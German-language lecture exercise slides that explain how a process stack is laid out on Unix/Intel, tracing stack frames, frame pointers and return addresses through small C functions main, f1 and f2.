

U10 10. Übung

U10-1 Überblick

- Besprechung 6. Aufgabe (job_sh)
- Stackaufbau eines Prozesses
- Unix, C und Sicherheit

U10-2 Stackaufbau eines Prozesses

1 Prinzip


- für jede Funktion wird ein **Stack-Frame** angelegt, in dem
 - lokale Variablen der Funktion
 - Aufrufparameter an weitere Funktionen
 - Registerbelegung der Funktion während des Aufrufs weiterer Funktionengespeichert werden

- Stackorganisation ist abhängig von
 - Prozessor
 - Compiler und
 - Betriebssystem

- Beispiele aus einem UNIX auf Intel-Prozessor (typisch für CISC)
 - RISC-Prozessoren mit Registerfiles gehen anders vor!

2 Beispiel


- Aufbau eines **Stack-Frames** (Funktionen *main()*, *f1()*, *f2()*)



2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}
```


Stack-Frame für
main erstellen
&a = fp-4
&b = fp-8
&c = fp-12



2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}
```

Parameter auf Stack legen
Bei Aufruf Rücksprungadresse auf Stack legen



2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;

    a = 10;
    b = 20;


    f1(a, b);

    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;

    x++;

    n = f2(x);
    return(n);
}
```



Stack-Frame für f1 erstellen und aktivieren

&x = fp+8
 &y = fp+12
 &(i[0]) = fp-12
 &n = fp-16

i[4] = 20 würde return-Addr. zerstören

2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;

    a = 10;
    b = 20;

    f1(a, b);


    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;

    x++;

    n = f2(x);

    return(n);
}
```



Parameter x auf Stack legen und f2 aufrufen

2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;

    a = 10;
    b = 20;

    f1(a, b);

    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;

    x++;

    n = f2(x);


    return(n);
}
```

```
int f2(int z) {
    int m;

    m = 100;

    return(z+1);
}
```

Stack-Frame für f2 erstellen und aktivieren



2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;

    a = 10;
    b = 20;

    f1(a, b);

    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;

    x++;

    n = f2(x);

    return(n);
}
```


```
int f2(int z) {
    int m;

    m = 100;

    return(z+1);
}
```

Stack-Frame von f2 abräumen

- ① sp = fp
- ② fp = pop(sp)



2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;

    a = 10;
    b = 20;

    f1(a, b);

    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;

    x++;


    n = f2(x);
    return(n);
}
```

```
int f2(int z) {
    int m;

    m = 100;

    return(z+1);
}
```

Rücksprung
 ③ return



2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;

    a = 10;
    b = 20;

    f1(a, b);


    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;

    x++;

    n = f2(x);
    return(n);
}
```

④ Aufrufparameter
abräumen



return-addr	←2000
fp retten	←1996
a	←1992
b	←1988
c	←1984
Parameter b	←1980
Parameter a	←1976
main return-addr	←1972
main-fp retten	←1968
i[2]	←1964
i[1]	←1960
i[0]	←1956
n	←1952
Parameter x	←1948
f1 return-addr	←1944
f1-fp retten	←1940
m	←1936
⋮	←1932

2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;

    a = 10;
    b = 20;


    f1(a, b);

    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;

    x++;

    n = f2(x);
    return(n);
}
```



2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;

    a = 10;
    b = 20;

    f1(a, b);


    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;

    x++;

    n = f2(x);

    return(n);
}
```



2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;

    a = 10;
    b = 20;

    f1(a, b);

